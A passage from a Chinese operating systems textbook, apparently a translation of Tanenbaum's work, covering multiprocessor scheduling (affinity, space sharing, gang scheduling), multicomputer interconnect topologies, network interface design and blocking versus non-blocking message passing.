的结果。例如，假定还是1ms切换时间，线程自旋时间最长为2ms，但是要观察实际上自旋了多长时间。如果线程未能获取锁，并且发现在之前的三轮中，平均等待时间为200μs，那么，在切换之前就应该先自旋2ms。但是，如果发现在先前的每次尝试中，线程都自旋了整整2ms，则应该立即切换而不再自旋。更多的细节可以在（Karlin 等人，1991）中找到。

8.1.4 多处理机调度

在探讨多处理机调度之前，需要确定调度的对象是什么。过去，当所有进程都是单个线程的时候，调度的单位是进程，因为没有其他什么可以调度的。所有的现代操作系统都支持多线程进程，这让调度变得更加复杂。

线程是内核线程还是用户线程至关重要。如果线程是由用户空间库维护的，而对内核不可见，那么调度一如既往的基于单个进程。如果内核并不知道线程的存在，它就不能调度线程。

对内核线程来说，情况有所不同。在这种情况下所有线程均是内核可见的，内核可以选择一个进程的任一线程。在这样的系统中，发展趋势是内核选择线程作为调度单位，线程从属的那个进程对于调度算法只有很少的（乃至没有）影响。下面我们将探讨线程调度，当然，对于一个单线程进程（single-threaded process）系统或者用户空间线程，调度单位依然是进程。

进程和线程的选择并不是调度中的惟一问题。在单处理机中，调度是一维的。惟一必须（不断重复地）回答的问题是："接下来运行的线程应该是哪一个？"而在多处理机中，调度是二维的。调度程序必须决定哪一个进程运行以及在哪一个CPU上运行。这个在多处理机中增加的维数大大增加了调度的复杂性。

另一个造成复杂性的因素是，在有些系统中所有的线程是不相关的，而在另外一些系统中它们是成组的，同属于同一个应用并且协同工作。前一种情形的例子是分时系统，其中独立的用户运行相互独立的进程。这些不同进程的线程之间没有关系，因此其中的每一个都可以独立调度而不用考虑其他的线程。

后一种情形的例子通常发生在程序开发环境中。大型系统中通常有一些供实际代码使用的包含宏、类型定义以及变量声明等内容的头文件。当一个头文件改变时，所有包含它的代码文件必须被重新编译。通常make程序用于管理开发工作。调用make程序时，在考虑了头文件或代码文件的修改之后，它仅编译那些必须重新编译的代码文件。仍然有效的目标文件不再重新生成。

make的原始版本是顺序工作的，不过为多处理机设计的新版本可以一次启动所有的编译。如果需要10个编译，那么迅速对9个进行调度而让最后一个在很长的时间之后才进行的做法没有多大意义，因为直到最后一个线程完毕之后用户才感觉到工作完成了。在这种情况下，将进行编译的线程看作一组，并在对其调度时考虑到这一点是有意义的。

1. 分时

让我们首先讨论调度独立线程的情况。稍后，我们将考虑如何调度相关的线程。处理独立线程的最简单算法是，为就绪线程维护一个系统级的数据结构，它可能只是一个链表，但更多的情况下可能是对应不同优先级一个链表集合，如图8-12a所示。这里16个CPU正在忙碌，有不同优先级的14个线程在等待运行。第一个将要完成其当前工作（或其线程将被阻塞）的CPU是CPU 4，然后CPU 4锁住调度队列（scheduling queue）并选择优先级最高的线程A，如图8-12b所示。接着，CPU 12 空闲并选择线程 B，参见图8-12c。只要线程完全无关，以这种方式调度是明智的选择并且其很容易高效地实现。

由所有CPU使用的单个调度数据结构分时共享这些CPU，正如它们在一个单处理机系统中那样。它还支持自动负载平衡，因为决不会出现一个CPU空闲而其他CPU过载的情况。不过这一方法有两个缺点，一个是随着CPU数量增加所引起的对调度数据结构的潜在竞争，二是当线程由于I/O 阻塞时所引起上下文切换的开销（overhead）。

在线程的时间片用完时，也可能发生上下文切换。在多处理机中它有一些在单处理机中不存在的属性。假设某个线程在其时间片用完时持有一把自旋锁。在该线程被再次调度并且释放该锁之前，其他等待该自旋锁的CPU只是把时间浪费在自旋上。在单处理机中，极少采用自旋锁，因此，如果持有互斥信号量的一个线程被挂起，而另一个线程启动并试图获取该互斥信号量，则该线程会立即被阻塞，这样只浪费了少量时间。

为了避免这种异常情况，一些系统采用智能调度（smart scheduling）的方法，其中，获得了自旋锁

的线程设置一个进程范围内的标志以表示它目前拥有了一个自旋锁（Zahorjan 等人，1991）。当它释放该自旋锁时，就清除这个标志。这样调度程序就不会停止持有自旋锁的线程，相反，调度程序会给予稍微多一些的时间让该线程完成临界区内的工作并释放自旋锁。




图8-12 使用单一数据结构调度一个多处理机

调度中的另一个主要问题是，当所有CPU平等时，某些CPU更平等。特别是，当线程A已经在CPU k上运行了很长一段时间时，CPU k的高速缓存装满了A的块。若A很快重新开始运行，那么如果它在CPU k上运行性能可能会更好一些，因为k的高速缓存也许还存有A的一些块。预装高速缓存块将提高高速缓存的命中率，从而提高了线程的速度。另外，TLB也可能含有正确的页面，从而减少了TLB失效。

有些多处理机考虑了这一因素，并使用了所谓*亲和调度*（affinity scheduling）（Vaswani 和Zahorjan，1991）。其基本思想是，尽量使一个线程在它前一次运行过的同一个CPU上运行。创建这种亲和力（affinity）的一种途径是采用一种*两级调度算法*（two-level scheduling algorithm）。在一个线程创建时，它被分给一个CPU，例如，可以基于哪一个CPU在此刻有最小的负载。这种把线程分给CPU的工作在算法的顶层进行，其结果是每个CPU获得了自己的线程集。

线程的实际调度工作在算法的底层进行。它由每个CPU使用优先级或其他的手段分别进行。通过试图让一个线程在其生命周期内在同一个CPU上运行的方法，高速缓存的亲和力得到了最大化。不过，如果某一个CPU没有线程运行，它便选取另一个CPU的一个线程来运行而不是空转。

两级调度算法有三个优点。第一，它把负载大致平均地分配在可用的CPU上；第二，它尽可能发挥了高速缓存亲和力的优势；第三，通过为每个CPU提供一个私有的就绪线程链表，使得对就绪线程链表的竞争减到了最小，因为试图使用另一个CPU的就绪线程链表的机会相对较小。

2. *空间共享*

当线程之间以某种方式彼此相关时，可以使用其他多处理机调度方法。前面我们叙述过的并行make就是一个例子。经常还有一个线程创建多个共同工作的线程的情况发生。例如当一个进程的多个线程间频繁地进行通信，让其在同一时间执行就显得尤为重要。在多个CPU上同时调度多个线程称为空间*共享*（space sharing）。

最简单的空间共享算法是这样工作的。假设一组相关的线程是一次性创建的。在其创建的时刻，调度程序检查是否有同线程数量一样多的空闲CPU存在。如果有，每个线程获得各自专用的CPU（非多道程序处理）并且都开始运行。如果没有足够的CPU，就没有线程开始运行，直到有足够的CPU时为止。每个线程保持其CPU直到它终止，并且该CPU被送回可用CPU池中。如果一个线程在I/O上阻塞，它继续保持其CPU，而该CPU就空闲直到该线程被唤醒。在下一批线程出现时，应用同样的算法。

在任何一个时刻，全部CPU被静态地划分成若干个分区，每个分区都运行一个进程中的线程。例如，在图8-13中，分区的大小是4、6、8和12个CPU，有两个CPU没有分配。随着时间的流逝，新的线程创建，旧的线程终止，CPU分区大小和数量都会发生变化。

必须进行周期性的调度决策。在单处理机系统中，最短作业优先是批处理调度中知名的算法。在多处理机系统中类似的算法是，选择需要最少的CPU周期数的线程，也就是其CPU周期数×运行时间最小的线程为候选线程。然而，在实际中，这一信息很难得到，因此该算法难以实现。事实上，研究表明，要胜过先来先服务算法是非常困难的（Krueger等人，1994）。




图8-13 一个32个CPU的集合被分成4个分区，两个CPU可用

在这个简单的分区模型中，一个线程请求一定数量的CPU，然后或者全部得到它们或者一直等到有足够数量的CPU可用为止。另一种处理方式是主动地管理线程的并行度。管理并行度的一种途径是使用一个中心服务器，用它跟踪哪些线程正在运行，哪些线程希望运行以及所需CPU的最小和最大数量（Tucker和Gupta，1989）。每个应用程序周期性地询问中心服务器有多少个CPU可用。然后它调整线程的数量以符合可用的数量。例如，一台Web服务器可以5、10、20或任何其他数量的线程并行运行。如果它当前有10个线程，突然，系统对CPU的需求增加了，于是它被通知可用的CPU数量减到了5个，那么在接下来的5个线程完成其当前工作之后，它们就被通知退出而不是给予新的工作。这种机制允许分区大小动态地变化，以便与当前负载相匹配，这种方法优于图8-13中的固定系统。

3. *群调度*（Gang Scheduling）

空间共享的一个明显优点是消除了多道程序设计，从而消除了上下文切换的开销。但是，一个同样明显的缺点是当CPU被阻塞或根本无事可做时时间被浪费了，只有等到其再次就绪。于是，人们寻找既可以调度时间又可以调度空间的算法，特别是对于要创建多个线程而这些线程通常需要彼此通信的线程。

为了考察一个进程的多个线程被独立调度时会出现的问题，设想一个系统中有线程A_0和A_1属于进程A，而线程B_0和B_1属于进程B。线程A_0和B_0在CPU 0上分时；而线程A_1和B_1在CPU 1上分时。线程A_0和A_1需要经常通信。其通信模式是，A_0送给A_1一个消息，然后A_1回送给A_0一个应答，紧跟的是另一个这样的序列。假设正好是A_0和B_1首先开始，如图8-14所示。




图8-14 进程A的两个异步运行的线程间的通信

在时间片0，A_0发给A_1一个请求，但是直到A_1在开始于100ms的时间片1中开始运行时它才得到该消息。它立即发送一个应答，但是直到A_0在200ms再次运行时它才得到该应答。最终结果是每200ms一个请求-应答序列。这个结果并不好。

这一问题的解决方案是*群调度*（gang scheduling），它是*协同调度*（co-scheduling）（Outsterhout，1982）的发展产物。群调度由三个部分组成：

1) 把一组相关线程作为一个单位，即一个群（gang），一起调度。

2) 一个群中的所有成员在不同的分时CPU上同时运行。

3) 群中的所有成员共同开始和结束其时间片。

使群调度正确工作的关键是，同步调度所有的CPU。这意味着把时间划分为离散的时间片，如图8-14中所示。在每一个新的时间片开始时，所有的CPU都重新调度，在每个CPU上都开始一个新的线程。在后续的时间片开始时，另一个调度事件发生。在这之间，没有调度行为。如果某个线程被阻塞，它的

CPU保持空闲，直到对应的时间片结束为止。

有关群调度是如何工作的例子在图8-15中给出。图8-15中有一台带6个CPU的多处理机，由5个进程A到E使用，总共有24个就绪线程。在时间槽（time slot）0，线程A_0至A_6被调度运行。在时间槽1，调度线程B_0、B_1、B_2、C_0、C_1和C_2被调度运行。在时间槽2，进程D的5个线程以及E_0运行。剩下的6个线程属于E，在时间槽3中运行。然后周期重复进行，时间槽4与时间槽0一样，以此类推。

CPU

时间槽	0	1	2	3	4	5
0	A_0	A_1	A_2	A_3	A_4	A_5
1	B_0	B_1	B_2	C_0	C_1	C_2
2	D_0	D_1	D_2	D_3	D_4	E_0
3	E_1	E_2	E_3	E_4	E_5	E_6
4	A_0	A_1	A_2	A_3	A_4	A_5
5	B_0	B_1	B_2	C_0	C_1	C_2
6	D_0	D_1	D_2	D_3	D_4	E_0
7	E_1	E_2	E_3	E_4	E_5	E_6

图8-15 群调度

群调度的思想是，让一个进程的所有线程一起运行，这样，如果其中一个线程向另一个线程发送请求，接受方几乎会立即得到消息，并且几乎能够立即应答。在图8-15中，由于进程的所有线程在同一个时间片内一起运行，它们可以在一个时间片内发送和接受大量的消息，从而消除了图8-14中的问题。

8.2 多计算机

多处理机流行和有吸引力的原因是，它们提供了一个简单的通信模型：所有CPU共享一个公用存储器。进程可以向存储器写消息，然后被其他进程读取。可以使用互斥信号量、信号量、管程（monitor）和其他适合的技术实现同步。惟一美中不足的是，大型多处理机构造困难，因而造价高昂。

为了解决这个问题，人们在*多计算机*（multicomputers）领域中进行了很多研究。多计算机是紧耦合CPU，不共享存储器。每台计算机有自己的存储器，如图8-1b所示。众所周知，这些系统有各种其他的名称，如*机群计算机*（cluster computers）以及*工作站机群*（Clusters of Workstations，COWS）。

多计算机容易构造，因为其基本部件只是一台配有高性能网络接口卡的PC裸机。当然，获得高性能的秘密是巧妙地设计互连网络以及接口卡。这个问题与在一台多处理机中构造共享存储器是完全类似的。但是，由于目标是在微秒（microsecond）数量级上发送消息，而不是在纳秒（nanosecond）数量级上访问存储器，所以这是一个相对简单、便宜且容易实现的任务。

在下面几节中，我们将首先简要地介绍多计算机硬件，特别是互连硬件。然后，我们将讨论软件，从低层通信软件开始，接着是高层通信软件。我们还将讨论在没有共享存储器的系统中实现共享存储器的方法。最后，我们将讨论调度和负载平衡的问题。

8.2.1 多计算机硬件

一台多计算机的基本节点包括一个CPU、存储器、一个网络接口，有时还有一个硬盘。节点可以封装在标准的PC机箱中，不过通常没有图像适配卡、显示器、键盘和鼠标等。在某些情况下，PC机中有一块2通道或4通道的多处理机主板，可能带有双核或者四核芯片而不是单个CPU，不过为了简化问题，我们假设每个节点有一个CPU。通常成百个甚至上千个节点连接在一起组成一个多计算机。下面我们将介绍一些关于硬件如何组织的内容。

1. 互连技术

在每个节点上有一块网卡，带有一根或两根从网卡上接出的电缆（或光纤）。这些电缆或者连到其他的节点上，或者连到交换机上。在小型系统中，可能会有一个按照图8-16a的星型拓扑结构连接所有节点的的交换机。现代交换型以太网就采用了这种拓扑结构。

作为单一交换机设计的另一种选择，节点可以组成一个环，有两根线从网络接口卡上出来，一根去连接左面的节点，另一根去连接右面的节点，如图8-16b所示。在这种拓扑结构中不需要交换机，所以图中也没有。

图8-16c中的*网格*（grid或mesh）是一种在许多商业系统中应用的二维设计。它相当规整，而且容易扩展为大规模系统。这种系统有一个*直径*（diameter），即在任意两个节点之间的最长路径，并且该值只按照节点数目的平方根增加。网格的变种是*双凸面*（double torus），如图8-16d所示，这是一种边连通

的网格。这种拓扑结构不仅较网格具有更强的容错能力而且其直径也比较小，因为对角之间的通信只需要两跳。

图8-16e中的*立方体*（cube）是一种规则的三维拓扑结构。我们展示的是$2\times2\times2$立方体，更一般的情形则是$k\times k\times k$立方体。在图8-16f中，是一种用两个三维立方体加上对应边连接所组成四维立方体。我们可以仿照图8-16f的结构并且连接对应的节点以组成四个立方体组块来制作五维立方体。为了实现六维，可以复制四个立方体的块并把对应节点互连起来，以此类推。以这种形式组成的n维立方体称为*超立方体*（hypercube）。许多并行计算机采用这种拓扑结构，因为其直径随着维数的增加线性增长。换句话说，直径是节点数的自然对数，例如，一个10维的超立方体有1024个节点，但是其直径仅为10，有着出色的延迟特性。注意，与之相反的是，1024的节点如果按照32×32网格布局则其直径为62，较超立方体相差了六倍多。对于超立方体而言，获得较小直径的代价是扇出数量（fanout）以及由此而来的连接数量（及成本）的大量增加。




图8-16 各种互连拓扑结构：a) 单交换机；b) 环；c)网格；d)双凸面；e)立方体；f)四维超立方体

在多计算机中可采用两种交换机制。在第一种机制里，每个消息首先被分解（由用户软件或网络接口进行）成为有最大长度限制的块，称为*包*（packet）。该交换机制称为*存储转发包交换*（store-and-forward packet switching），由源节点的网络接口卡注入到第一个交换机的包组成，如图8-17a所示。比特串一次进来一位，当整个包到达一个输入缓冲区时，它被复制到沿着其路径通向下一个交换机的队列当中，如图8-17b所示。当包到达目标节点所连接的交换机时，如图8-17c所示，该包被复制进入目标节点的网络接口卡，并最终到达其RAM。




图8-17 存储转发包交换

尽管存储转发包交换灵活且有效，但是它存在通过互连网络时增加时延（延迟）的问题。假设在图8-17中把一个包传送一跳所花费的时间为T纳秒。为了从CPU 1到CPU 2，该包必须被复制四次（至A、至C、至D以及到目标CPU），而且在前一个包完成之前，不能开始有关的复制，所以通过该互连网络的时延是$4T$。一条出路是设计一个网络，其中的包可以逻辑地划分为更小的单元。只要第一个单元到达一个交换机，它就被转发到下一个交换机，甚至可以在包的结尾到达之前进行。可以想象，这个传送单元可以小到1比特。

另一种交换机制是*电路交换*（circuit switching），它包括由第一个交换机建立的，通过所有交换机而到达目标交换机的一条路径。一旦该路径建立起来，比特流就从源到目的地通过整个路径不断地尽快输送。在所涉及的交换机中，没有中间缓冲。电路交换需要有一个建立阶段，它需要一点时间，但是一旦建立完成，速度就很快。在包发送完毕之后，该路径必须被拆除。电路交换的一种变种称为*虫孔路由*（wormhole routing），它把每个包拆成子包，并允许第一个子包在整个路径还没有完全建立之前就开始流动。

2. *网络接口*

在多计算机中，所有节点里都有一块插卡板，它包含节点与互连网络的连接，这使得多计算机连成一体。这些板的构造方式以及它们如何同主CPU和RAM连接对操作系统有重要影响。这里简要地介绍一些有关的内容。部分内容来源于（Bhoedjang，2000）。

事实上在所有的多计算机中，接口板上都有一些用来存储进出包的RAM。通常，在包被传送到第一个交换机之前，这个要送出的包必须被复制到接口板的RAM中。这样设计的原因是许多互连网络是同步的，所以一旦一个包的传送开始，比特流必须以恒定的速率连续进行。如果包在主RAM中，由于内存总线上有其他的信息流，所以这个送到网络上的连续流是不能保证的。在接口板上使用专门的RAM，就消除了这个问题。这种设计如图8-18所示。




图8-18 网络接口卡在多计算机中的位置

同样的问题还出现在接收进来的包上。从网络上到达的比特流速率是恒定的，并且经常有非常高的速率。如果网络接口卡不能在它们到达的时候实时存储它们，数据将会丢失。同样，在这里试图通过系统总线（例如PCI总线）到达主RAM是非常危险的。由于网卡通常插在PCI总线上，这是一个惟一的通向主RAM的连接，所以不可避免地要同磁盘以及每个其他的I/O设备竞争总线。而把进来的包首先保存在接口板的私有RAM中，然后再把它们复制到主RAM中，则更安全些。

接口板上可以有一个或多个DMA通道，甚至在板上有一个完整的CPU（乃至多个CPU）。通过请求在系统总线上的块传送（block transfer），DMA通道可以在接口板和主RAM之间以非常高的速率复制包，因而可以一次性传送若干字而不需要为每个字分别请求总线。不过，准确地说，正是这种块传送（它占用了系统总线的多个总线周期）使接口板上的RAM的需要是第一位的。

很多接口板上有一个完整的CPU，可能另外还有一个或多个DMA通道。它们被称为*网络处理器*（network processor），并且其功能日趋强大。这种设计意味着主CPU将一些工作分给了网卡，诸如处理

可靠的传送（如果底层的硬件会丢包）、多播（将包发送到多于一个的目的地）、压缩/解压缩、加密/解密以及在多进程系统中处理安全事务等。但是，有两个CPU则意味着它们必须同步，以避免竞争条件的发生，这将增加额外的开销，并且对于操作系统来说意味着要承担更多的工作。

8.2.2 低层通信软件

在多计算机系统中高性能通信的敌人是对包的过度复制。在最好的情形下，在源节点会有从RAM到接口板的一次复制，从源接口板到目的接口板的一次复制（如果在路径上没有存储和转发发生）以及从目的接口板再到目的地RAM的一次复制，这样一共有三次复制。但是，在许多系统中情况要糟糕得多。特别是，如果接口板被映射到内核虚拟地址空间中而不是用户虚拟地址空间的话，用户进程只能通过发出一个陷入到内核的系统调用的方式来发送包。内核会同时在输入和输出时把包复制到自己的存储空间去，从而在传送到网络上时避免出现缺页异常（page fault）。同样，接收包的内核在有机会检查包之前，可能也不知道应该把进来的包放置到哪里。上述五个复制步骤如图8-18所示。

如果说进出RAM的复制是性能瓶颈，那么进出内核的额外复制会将端到端的延迟加倍，并把吞吐量（throughput）降低一半。为了避免这种对性能的影响，不少多计算机把接口板映射到用户空间，并允许用户进程直接把包送到卡上，而不需要内核的参与。尽管这种处理确实改善了性能，但却带来了两个问题。

首先，如果在节点上有若干个进程运行而且需要访问网络以发送包，该怎么办？哪一个进程应该在其地址空间中获得接口板呢？映射拥有一个系统调用将接口板映射进出一个虚拟地址空间，其代价是很高的，但是，如果只有一个进程获得了卡，那么其他进程该如何发送包呢？如果网卡被映射进了进程A的虚拟地址空间，而所到达的包却是进程B的，又该怎么办？尤其是，如果A和B属于不同的所有者，其中任何一方都不打算协助另一方，又怎么办？

一个解决方案是，把接口板映射到所有需要它的进程中去，但是这样做就需要有一个机制用以避免竞争。例如，如果A申明接口板上的一个缓冲区，而由于时间片，B开始运行并且申明同一个缓冲区，那么就会发生灾难。需要有某种同步机制，但是那些诸如互斥信号量（mutex）一类的机制需要在进程会彼此协作的前提下才能工作。在有多个用户的分时环境下，所有的用户都希望其工作尽快完成，某个用户也许会锁住与接口板有关的互斥信号量而不肯释放。从这里得到的结论是，对于将接口板映射到用户空间的方案，只有在每个节点上只有一个用户进程运行时才能够发挥作用，否则必须设置专门的预防机制（例如，对不同的进程可以把接口板上RAM的不同部分映射到各自的地址空间）。

第二个问题是，内核本身会经常需要访问互连网络，例如，访问远程节点上的文件系统。如果考虑让内核与任何用户共享同一块接口板，即便是基于分时方式，也不是一个好主意。假设当板被映射到用户空间，收到了一个内核的包，那么怎么办？或者若某个用户进程向一个伪装成内核的远程机器发送了一个包，又该怎么办？结论是，最简单的设计是使用两块网络接口板，一块映射到用户空间供应用程序使用，另一块映射到内核空间供操作系统使用。许多多计算机就正是这样做的。

节点至网络接口通信

下一个问题是如何将包送到接口板上。最快的方法是使用板上的DMA芯片直接将它们从RAM复制到板上。这种方式的问题是，DMA使用物理地址而不是虚拟地址，并且独立于CPU运行。首先，尽管一个用户进程肯定知道它打算发送的任何包所在的虚拟地址，但它通常不知道有关的物理地址。设计一个系统调用进行虚拟地址到物理地址的映射是不可取的，因为把接口板放到用户空间的首要原因就是为了避免不得不为每个要发送的包进行一次系统调用。

另外，如果操作系统决定替换一个页面，而DMA芯片正在从该页面复制一个包，就会传送错误的数据。然而更加糟糕的是，如果操作系统在替换某一个页面的同时DMA芯片正在把一个包复制进该页面，结果不仅进来的包会丢失，无辜的存储器页面也会被毁坏。

为了以避免上述问题，可采用一类将页面钉住和释放的系统调用，把有关页面标记成暂时不可交换的。但是不仅需要有一个系统调用钉住含有每个输出包的页面，还要有另一个系统调用进行释放工作，这样做的代价太大。如果包很小，比如64字节或更小，就不能忍受钉住和释放每个缓冲区的开销。对于大的包，比如说1KB或更大，也许会容忍相关开销。对于大小在这两者之间的包，就要取决于硬件的具体情况了。除了会对性能带来影响，钉住和释放页面将会增加软件的复杂性。

8.2.3 用户层通信软件

在多计算机中，不同CPU上的进程通过互相发送消息实现通信。在最简单的情况下，这种消息传送是暴露给用户进程的。换句话说，操作系统提供了一种发送和接收消息的途径，而库过程使得这些低层的调用对用户进程可用。在较复杂的情形下，通过使得远程通信看起来像过程调用的办法，将实际的消息传递对用户隐藏起来。下面将讨论这两种方法。

1. 发送和接收

在最简化的的情形下，所提供的通信服务可以减少到两个（库）调用，一个用于发送消息，另一个用于接收消息。发送一条消息的调用可能是

```
send(dest, &mptr);
```

而接收消息的调用可能是

```
receive(addr, &mptr);
```

前者把由mptr参数所指向的消息发送给由dest参数所标识的进程，并且引起对调用者的阻塞，直到该消息被发出。后者引起对调用者的阻塞，直到消息到达。该消息到达后，被复制到由mptr参数所指向的缓冲区，并且撤销对调用者的阻塞。addr参数指定了接收者要监听的地址。这两个过程及其参数有许多可能的变种。

一个问题是如何编址。由于多计算机是静态的， CPU数目是固定的，所以处理编址问题的最便利的办法是使addr由两部分的地址组成，其中一部分是CPU编号，另一部分是在这个已编址的CPU上的一个进程或端口的编号。在这种方式中，每个CPU可以管理自己的地址而不会有潜在的冲突。

2. 阻塞调用和非阻塞调用

上面所叙述的调用是阻塞调用（有时称为同步调用）。当一个进程调用send时，它指定一个目标以及用以发送消息到该目标的一个缓冲区。当消息发送时，发送进程被阻塞（挂起）。在消息已经完全发送出去之前，不会执行跟随在调用send后面的指令，如图8-19a所示。类似地，在消息真正接收并且放入由参数指定的消息缓冲区之前，对receive的调用也不会把控制返回。在receive中进程保持挂起状态，直到消息到达为止，这甚至有可能等待若干小时。在有些系统中，接收者可以指定希望从谁处接收消息，在这种情况下接收者就保持阻塞状态，直到来自那个发送者的消息到达为止。




图8-19 a) 一个阻塞的send调用；b) 一个非阻塞的send调用

相对于阻塞调用的另一种方式是非阻塞调用（有时称为异步调用）。如果send是非阻塞的，在消息发出之前，它立即将控制返回给调用者。这种机制的优点是发送进程可以继续运算，与消息传送并行，而不是让CPU空闲（假设没有其他可运行的进程）。通常是由系统设计者做出在阻塞原语和非阻塞原语

之间的选择（或者使用这种原语或者另一种原语），当然也有少数系统中两种原语同时可用，而让用户决定其喜好。

但是，非阻塞原语所提供的性能优点被其严重的缺点所抵消了：直到消息被送出发送者才能修改消息缓冲区。进程在传输过程中重写消息的后果是如此可怕以致不得不慎重考虑。更糟的是，发送进程不知道传输何时会结束，所以根本不知道什么时候重用缓冲区是安全的。不可能永远避免再碰缓冲区。

有三种可能的解决方案。第一种方案是，让内核复制这个消息到内部的内核缓冲区，然后让进程继续，如图8-19b所示。从发送者的观点来看，这个机制与阻塞调用相同：只要进程获得控制，就可以随意重用缓冲区了。当然，消息还没有发送出去，但是发送者是不会被这种情况所妨碍的。这个方案的缺点是对每个送出的消息都必须将其从用户空间复制进内核空间。面对大量的网络接口，消息最终要复制进硬件的传输缓冲区中，所以第一次的复制实质上是浪费。额外的复制会明显地降低系统的性能。

第二种方案是，当消息发送之后中断发送者，告知缓冲区又可以使用了。这里不需要复制。从而节省了时间，但是用户级中断使编写程序变得棘手，并可能会要处理竞争条件，这些都使得该方案难以设计并且几乎无法调试。

第三种方案是，让缓冲区写时复制（copy on write），也就是说，在消息发送出去之前将其标记为只读。在消息发送出去之前，如果缓冲区被重用，则进行复制。这个方案的问题是，除非缓冲区被孤立在自己的页面上，否则对临近变量的写操作也会导致复制。此外，需要有额外的管理，因为这样的发送消息行为隐含着对页面读/写状态的影响。最后，该页面迟早会再次被写入，它会触发一次不再必要的复制。

这样，在发送端的选择是

1) 阻塞发送（CPU在消息传输期间空闲）。

2) 带有复制操作的非阻塞发送（CPU时间浪费在额外的复制上）。

3) 带有中断操作的非阻塞发送（造成编程困难）。

4) 写时复制（最终可能也会需要额外的复制）。

